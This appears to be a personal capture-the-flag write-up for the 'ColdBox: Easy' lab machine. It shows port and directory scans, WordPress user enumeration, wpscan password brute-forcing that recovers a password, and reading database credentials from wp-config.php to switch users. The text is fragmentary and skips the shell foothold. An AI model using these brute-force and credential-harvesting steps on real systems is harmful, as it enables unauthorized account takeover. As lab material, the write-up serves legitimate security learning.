

sea



ColdBox: Easy


An easy level machine with multiple ways to escalate privileges. By Hixec.

70 min 22,177

```
PORT  STATE  SERVICE  VERSION
80/tcp open    http     Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: ColdBox | One more machine
MAC Address: 16:FF:C4:59:A5:03 (Unknown)
```

There were no vulnerabilities found for WP 4.1.31

```
/wp-content      (Status: 301) [Size: 321]
/wp-includes     (Status: 301) [Size: 322]
/wp-admin        (Status: 301) [Size: 319]
/hidden          (Status: 301) [Size: 317]
```



U-R-G-E-N-T

COldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip

```
"/wp-content/themes/twentyfifteen/js/html5.js"></script>
/wp-content/themes/twentyfifteen/genericons/genericons.css?ver=3.2
/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
/wp-content/themes/twentyfifteen/css/ie.css?ver=20141010
/wp-content/themes/twentyfifteen/css/ie7.css?ver=20141010
/wp-content/themes/twentyfifteen/js/skip-link-focus-fix.js?ver=20141010
/wp-content/themes/twentyfifteen/js/functions.js?ver=20141212
```

Valid users

Philip

ERROR: The password you entered for the username **philip** is incorrect. [Lost your password?](#)

Username

philip

Password

☐

Remember Me

Log In

ERROR: The password you entered for the username **c0ldd** is incorrect. [Lost your password?](#)

Username

c0ldd

Password

☐

Remember Me

Log In

ERROR: The password you entered for the username **hugo** is incorrect. [Lost your password?](#)

Username

hugo

Password

☐ Remember Me

Log In

```
root@ip-10-201-104-186:/opt/metasploit-framework# ls embedded/framework/data/wordlists/ | grep pass
adobe_top100_pass.txt
cms400net_default_userpass.txt
db2_default_pass.txt
db2_default_userpass.txt
default_pass_for_services_unhash.txt
default_userpass_for_services_unhash.txt
dlink_telnet_backdoor_userpass.txt
hci_oracle_passwords.csv
```

Brute force was attempted for all the manually enumerated users .

```
root@ip-10-201-104-186:~# wpscan --password-attack xmlrpc -t 20 -U Philip,c0ldd -P /opt/metasploit-framework/embedded/framework/data/wordlists/password.lst --url http://10.201.6.189/
```

Let's try

Wpscan -url <> -U user_list -P pass_list

```
—(sara@kali)-[/usr/share/metasploit-framework/data/wordlists]
—$ █
```

A Wpscan was ran

Vulnerabilities identified to investigate

[!] Title: WordPress 3.7 to 5.7.1 - Object Injection in PHPMailer

| Fixed in: 4.1.33

CVE-2020-36326 / Hard to exploit
CVE-2018-19296

[!] Title: WordPress < 5.8 - Plugin Confusion
| Fixed in: 5.8

CVE-2021-44223

[!] Title: WordPress < 5.8.3 - SQL Injection via WP_Query
| Fixed in: 4.1.34

CVE-2022-21661

Trying these:

<https://github.com/WellingtonEspindula/SSI-CVE-2022-21661>

Complicated, I have not been able to run the script correctly.

Title: WordPress < 5.8.3 Stored XSS via Post Slugs
CVE-2022-21662

Finally!

```
Valid Combinations Found:
| Username: c0ldd, Password: 9876543210




[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Sep 21 05:07:28 2025
[+] Requests Done: 24104
[+] Cached Requests: 38
[+] Data Sent: 10.833 MB
[+] Data Received: 87.985 MB
[+] Memory used: 321.805 MB
[+] Elapsed time: 00:04:44

Scan Aborted: Canceled by User
```

The right brute force command was:

```
root@ip-10-201-50-147:~# wpscan --url http://10.201.85.134/ -U list.txt -P /usr/share/wordlists/rockyou.txt
```



www-data

```
www-data@ColddBox-Easy:/var/www/html$ grep 'DB_USER|DB_PASSWORD' wp-config.php
define('DB_USER', 'c0ldd');
define('DB_PASSWORD', 'cybersecurity');
```

```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
Password:
c0ldd@ColddBox-Easy:/var/www/html$
```